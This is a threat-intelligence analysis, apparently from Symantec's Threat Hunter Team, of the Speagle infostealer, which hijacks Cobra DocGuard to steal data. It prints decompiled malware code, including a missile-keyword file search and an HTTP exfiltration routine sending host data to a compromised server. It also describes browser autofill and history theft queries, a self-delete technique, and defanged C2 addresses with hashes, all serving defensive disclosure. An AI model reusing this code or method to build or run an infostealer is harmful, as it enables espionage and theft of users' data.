


New Malware Targets Users of Cobra DocGuard Software

security.com/threat-intelligence/speagle-cobradocguard-infostealer



```
1 // Program
2 // Token: 0x06000019 RID: 25 RVA: 0x0000C974 File Offset: 0x0000AB74
3 private static void GetDirectoryStatus()
4 {
5     List<string> list = new List<string> { "Windows", "PerfLogs", "System Volume Information", "$" };
6     List<string> list2 = new List<string>
7     {
8         "Dongfeng-27", "DF-27", "CSS-X-24", "BZC1-5", "T800", "T700", "DCB", "DDT", "weiyifangreceng", "weiyiguijia",
9         "istar-", "Istar-", "ZVLF-", "弹道导弹", "巡航导弹", "东风", "长剑", "超音速", "高超", "热保护系统",
10        "尾鳍结构", "弹头", "航天", "天线", "喷嘴", "陶瓷", "复合结构", "火箭", "复合", "复合材"
11    };
12    if (list2.Count == 0)
13    {
14        return;
15    }
16    foreach (string text in Program.GetDriveList())
17    {
18        Program.FileContainer fileContainer = new Program.FileContainer();
19        string text2 = string.Empty;
20        if (!text.EndsWith("\\"))
21        {
22            text2 += "\\";
23        }
24        Program.DirStatusIntegrity(text + text2, fileContainer, list2, list);
25        Program.ExportFileIntegrity(fileContainer);
26        fileContainer.Clear();
27    }
28 }
29
```

Figure 1. One version of Speagle searches for files related to Chinese ballistic missiles.

Symantec and Carbon Black researchers have uncovered a mysterious and stealthy new threat that hijacks the functionality and infrastructure of the legitimate security software Cobra DocGuard. Infostealer.Speagle is designed to surreptitiously harvest sensitive information from infected computers and transmit it to a Cobra DocGuard server that has been compromised by the attackers, masking the data exfiltration process as legitimate communications between client and server. Notably, Speagle appears to be capable of collecting information on highly targeted subjects, such as specifically seeking out documents related to Chinese ballistic missiles.

Cobra DocGuard is a legitimate document security and encryption platform that is developed by Chinese company EsafeNet. The software has been repeatedly targeted by attackers. In May 2023, [ESET reported](#) that it had been compromised to carry out a software supply chain attack on a gambling company in Hong Kong in September 2022. In August 2023, our Threat Hunter Team [discovered an APT group named Carderbee using Cobra DocGuard](#) to perform a supply chain attack to deliver the Korplug backdoor (aka PlugX) to multiple organizations in Hong Kong and a number of Asian countries.

Attribution

So far, we have been unable to associate Speagle with any known threat actor. We have assigned the name Runningcrab to the actor behind it. Interestingly, Speagle is designed to collect and exfiltrate data only when running on computers with Cobra DocGuard data protection software installed. This indicates deliberate targeting, possibly to facilitate intelligence collection or industrial espionage. At present, we believe the most likely hypotheses are that it is either the work of a state-sponsored actor or the work of a private contractor available for hire.

Supply chain attack?

The infection vector used by Speagle remains unknown. However, there are some low-confidence indications that it may have been distributed via a supply chain attack. Aside from the fact that Cobra DocGuard has fallen victim to supply chain attacks at least twice before, Runningcrab, in this case, hijacked a legitimate Cobra DocGuard server and used it for command and control (C&C) of Speagle, exfiltrating stolen data from infected computers to this server.

Secondly, the malware's self-delete functionality (detailed below) calls upon a legitimate Cobra DocGuard driver and attempts to leverage it to delete the executable. Security software such as Cobra DocGuard often contains anti-tamper features designed to prevent attackers from killing it by terminating and deleting processes. The fact that the malware used a Cobra DocGuard driver to self-delete suggests it could have been delivered as part of a Trojanized software update, however, this is only a hypothesis at present.

Speagle analysis

Speagle is a 32-bit .NET executable. When run, it determines the installation folder of Cobra DocGuard by first checking for the registry value:

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Esafenet\CDG System\InstallDir

If this fails, it will check for the registry value:

HKEY_LOCAL_MACHINE\SOFTWARE\Esafenet\CDG System\InstallDir

If both fail, it will use a hardcoded string:

"C:\Program Files\EsafeNet\Cobra DocGuard Client\"

Speagle will then collect and exfiltrate information from the infected machine. Collection and exfiltration are performed in phases, with attempts to exfiltrate the data collected during each phase before proceeding to the next phase. This may allow the attackers to exfiltrate at least partial data in case Speagle is stopped during a later phase.

First phase

Speagle uses a custom structure that is referred to as "*ErrorReport*" by its developer to store information collected from the infected machine. First, it obtains the following details and stores them as members of the *ErrorReport* structure:

- *member userName*: name of the current Windows user,
- *member hostName*: name of the affected Windows computer,
- *member clientId*: string token that follows the string "ClientIDID=" in the file "[COBRA_DOCGUARD_INSTALLATION_FOLDER]UniqueClientCode.ini",
- *member oldId*: string token that follows the string "No=" in the file "[COBRA_DOCGUARD_INSTALLATION_FOLDER]PackageInfo.ini".

Speagle then attempts to read the content of the following file, using a hardcoded pathname:

`"C:\ProgramData\EstConfig.ini"`

If the content of the file contains both the strings "no=" and "state=" Speagle then modifies the file to store the collected *oldId* as property of the "no=" token.

Speagle then ensures that a non-empty *clientId* has been extracted from the file "[COBRA_DOCGUARD_INSTALLATION_FOLDER]UniqueClientCode.ini". In the case when *clientId* is missing, Speagle skips the remaining collection and exfiltration phases and directly proceeds to self-delete.

Exfiltration

In order to exfiltrate the stolen data, Speagle serializes the *ErrorReport* structure as an XML string before compressing it with the Deflate algorithm. It then encrypts the compressed data with the AES-128 algorithm in CBC encryption mode with PKCS#7 padding, where the first 16 bytes of the SHA256 digest of the hardcoded string "kAozqXwNES5yjGcZUIXeI4zigg68aZI4" are used as the encryption key. The encrypted data, consisting of the AES-128 initialization vector followed by the padded ciphertext, is then hexlified and transmitted using the HTTP protocol.

Speagle uses a hardcoded URL, which appears to connect to a legitimate Cobra DocGuard server hosted by the attacked organization. We suspect that the attackers compromised that server and installed a malicious component to handle communication:

`hxxp://60.30.147[.]18:8091/CDGServer3/CDGClientDiagnostics?flag=syn_user_policy`

Speagle uses the following logic to transmit the hexlified data, where it sends a HTTP request with several distinctive headers:

```

HttpRequest httpRequest = (HttpRequest)WebRequest.Create(uri);
httpRequest.Method = "POST";
httpRequest.UserAgent = "Raw HTML Reader";
httpRequest.Headers["Cache-Control"] = "no-cache";
httpRequest.Headers["X-Request-Name"] = hostName;
httpRequest.Headers["X-Request-ID"] = clientId;
httpRequest.Headers["X-Request-No"] = oldId;
httpRequest.Headers["X-Request-Time"] = DateTime.Now.ToString();
httpRequest.ContentType = "text/html; charset=UTF-8";
httpRequest.ServicePoint.Expect100Continue = false;
httpRequest.SendChunked = true;
httpRequest.AllowWriteStreamBuffering = false;
Stream requestStream = httpRequest.GetRequestStream();
requestStream.Write(hexlified_data, 0, hexlified_data.Length);
requestStream.Close();

```

Second phase

Speagle then collects the following details about the machine and stores them as members of the *ErrorReport* structure described earlier:

member Wmi: Serialized output of WMI queries that Speagle executes using the `System.Management::ManagementObjectSearcher.ManagementObjectSearcher()` API: classes from scope "\\.\root\cimv2":

- "Win32_Account",
- "Win32_ComputerSystem",
- "Win32_IP4RouteTable",
- "Win32_LogicalDisk",
- "Win32_NetworkAdapterConfiguration",
- "Win32_NetworkConnection",
- "Win32_OperatingSystem",
- "Win32_Printer",
- "Win32_Process",
- "Win32_QuickFixEngineering",
- "Win32_Service",
- "Win32_Share",
- "Win32_StartupCommand",
- "Win32_Timezone";

classes from scope "\\.\root\Microsoft\Windows\TaskScheduler":

"MSFT_ScheduledTask";

classes from scope "\\.\root\StandardCimv2":

- "MSFT_NetFirewallRule",
- "MSFT_NetProtocolPortFilter",
- "MSFT_NetTcpConnection",
- "MSFT_NetUdpEndpoint".

member DW: Listing of files (name and size) and folders (name) from the root folder of any attached local disks, removable disks and network drives (collected recursively to depth 2), excluding the subtrees:

- "[%SystemDrive%]\Windows",
- "[%SystemDrive%]\Users",
- "[%SystemDrive%]\PerfLogs",
- "[%SystemDrive%]\System Volume Information",
- "[%SystemDrive%]\\$Recycle.Bin".

member DW2: Listing of files (name and size) and folders (name) from the following trees for each subdirectory of "[%SystemDrive%]\Users*%*":

- "Documents" (collected recursively to depth 5),
- "Downloads" (collected recursively to depth 5),
- "Desktop" (collected recursively to depth 5),
- "AppData" (collected recursively to depth 2),
- "AppData\Roaming\Microsoft\Office\Recent" (collected recursively to depth 2).

Speagle then exfiltrates the updated *ErrorReport* structure using the same method as described earlier.

Third phase

Speagle repeats actions from the first phase, gathering the following details about the infected system and storing them as members of the *ErrorReport* structure:

- *member userName*: name of the current Windows user,
- *member hostName*: name of the affected Windows computer,
- *member clientId*: string token that follows the string "ClientIDID=" in the file "[COBRA_DOCGUARD_INSTALLATION_FOLDER]UniqueClientCode.ini",
- *member oldId*: string token that follows the string "No=" in the file "[COBRA_DOCGUARD_INSTALLATION_FOLDER]PackageInfo.ini".

Next, it visits the directory tree under the "AppData" folder for each subdirectory of "[%SystemDrive%]\Users*%*".

For each visited directory, Speagle checks if any of the files have filenames ending with "History" as a substring. Then it also ensures that any such directory should contain "Web Data" or "Login Data". For each matching directory, Speagle then:

- Makes a temporary copy of the file "History" and interprets it as an SQLite database to collect "SELECT url,title from urls",
- Makes a temporary copy of the file "Web Data" and interprets it as an SQLite database to collect "SELECT name,value from autofill",
- Makes another temporary copy of file "History" and interprets it as an SQLite database to collect "SELECT site_url,target_path from downloads",
- Makes a temporary copy of file "Shortcuts" and interprets it as an SQLite database to collect "SELECT text,url from omni_box_shortcuts",
- Collects the content of the file "Bookmarks".

The collected data is then added to the *ErrorReport* structure:

member DW3: Serialized list of structures storing the collected data.

Speagle then exfiltrates the *ErrorReport* structure using the same method as described earlier.

Searching for missile data

One variant of Speagle (SHA256:

dcd3f06093bf34d81837d837c5a5935beb859ba6258e5a80c3a5f95638a13d4d) contains additional functionality, including the ability to enable/disable specific collections as well as an additional collection step that specifically searches for files related to ballistic missiles.

```
GetDirectoryStatus() : void X
1 // Program
2 // Token: 0x06000019 RID: 25 RVA: 0x0000C974 File Offset: 0x0000AB74
3 private static void GetDirectoryStatus()
4 {
5     List<string> list = new List<string> { "Windows", "PerfLogs", "System Volume Information", "$" };
6     List<string> list2 = new List<string>
7     {
8         "Dongfeng-27", "DF-27", "CSS-X-24", "BZC1-5", "T800", "T700", "DCB", "DDT", "weiyifangreceng", "weiyiguijia",
9         "istar-", "Istar-", "ZYLf-", "弹道导弹", "巡航导弹", "东风", "长剑", "超音速", "高超", "热保护系统",
10        "尾鳍结构", "弹头", "航天", "天线", "喷嘴", "陶瓷", "复合结构", "火箭", "复合", "复合材"
11    };
12    if (list2.Count == 0)
13    {
14        return;
15    }
16    foreach (string text in Program.GetDriveList())
17    {
18        Program.FileContainer fileContainer = new Program.FileContainer();
19        string text2 = string.Empty;
20        if (!text.EndsWith("\\"))
21        {
22            text2 += "\\";
23        }
24        Program.DirStatusIntegrity(text + text2, fileContainer, list2, list);
25        Program.ExportFileIntegrity(fileContainer);
26        fileContainer.Clear();
27    }
28 }
29
```

Figure 1. One version of Speagle searches for files related to Chinese ballistic missiles.

[Dongfeng-27 \(aka CSS-X-24\) is a Chinese ballistic missile](#). Other keywords translate to: “ballistic missile”, “cruise missile”, “Dongfeng”, “Changjian”, “supersonic”, “hypersonic”, “thermal protection system”, “tail fin structure”, “warhead”, “aerospace”, “antenna”, “nozzle”, “ceramic”, “composite structure”, “rocket”, “composite”, and “composite material”.

Self-delete

After completing the above actions, Speagle attempts to delete itself from the infected system. It does so by opening a legitimate Cobra DocGuard device driver:

`\\.\FileLock`

It then interacts with it by sending a DeviceIoControl request with the following parameters:

IoControlCode: 0x85272220,

InBuffer: Speagle's process ID

In a case where the driver fails to open, or when the DeviceIoControl completes successfully, Speagle then attempts to delete its own executable file.

It attempts to delete itself using a known technique that permits the deletion of a running executable that was [discovered by researcher Jonas Lykkegaard](#). Speagle first renames itself by calling the SetFileInformationByHandle() API with the following parameters:

FileInformationClass: FileRenameInfo,
lpFileInformation: pointer to FILE_RENAME_INFO structure:
FileName: ":[SIX_UPPER_CASE_LETTERS]"
ReplaceIfExists: true

It then attempts to delete itself by calling the SetFileInformationByHandle() API with the following parameters:

FileInformationClass: FileDispositionInfo
lpFileInformation: pointer to FILE_DISPOSITION_INFO structure:
DeleteFile: true

Targeted threat

Speagle is a novel, parasitic threat that cleverly makes use of Cobra DocGuard's client to mask its malicious activity and its infrastructure to hide exfiltration traffic. Its developer no doubt took notice of previous supply chain attacks using the software and may have selected it both for its perceived vulnerability and its high rate of use among targeted organizations.

Protection

For the latest protection updates, please visit the [Symantec Protection Bulletin](#).

Indicators of Compromise

If an IOC is malicious and the file available to us, Symantec Endpoint products will detect and block that file.

03298f85eaf8880222cf8a83b8ed75d90712c34a8a5299a60f47927ad044b43b –

Infostealer.Speagle

dcd3f06093bf34d81837d837c5a5935beb859ba6258e5a80c3a5f95638a13d4d –

Infostealer.Speagle

fad8d0307db5328c8b9f283a2cc6f7e4f4333001623fef5bd5c32a1c094bf890 – Infostealer.Speagle

d7f167cbf1676c14fd487219447e30fadf26885eb25ec4cafdeabe333bddf877 – Infostealer.Speagle


hxxp://60.30.147[.]18:8091/CDGServer3/CDGClientDiagnostics?flag=syn_user_policy

hxxp://222.222.254[.]165:8090/CDGServer3/CDGClientDiagnostics?flag=syn_user_policy

Further reading

[Carderbee: APT Group use Legit Software in Supply Chain Attack Targeting Orgs in Hong Kong](#)

About the Author



Threat Hunter Team

Symantec and Carbon Black

The Threat Hunter Team is a group of security experts within Broadcom whose mission is to investigate targeted attacks, drive enhanced protection in Symantec and Carbon Black products, and offer analysis that helps customers respond to attacks.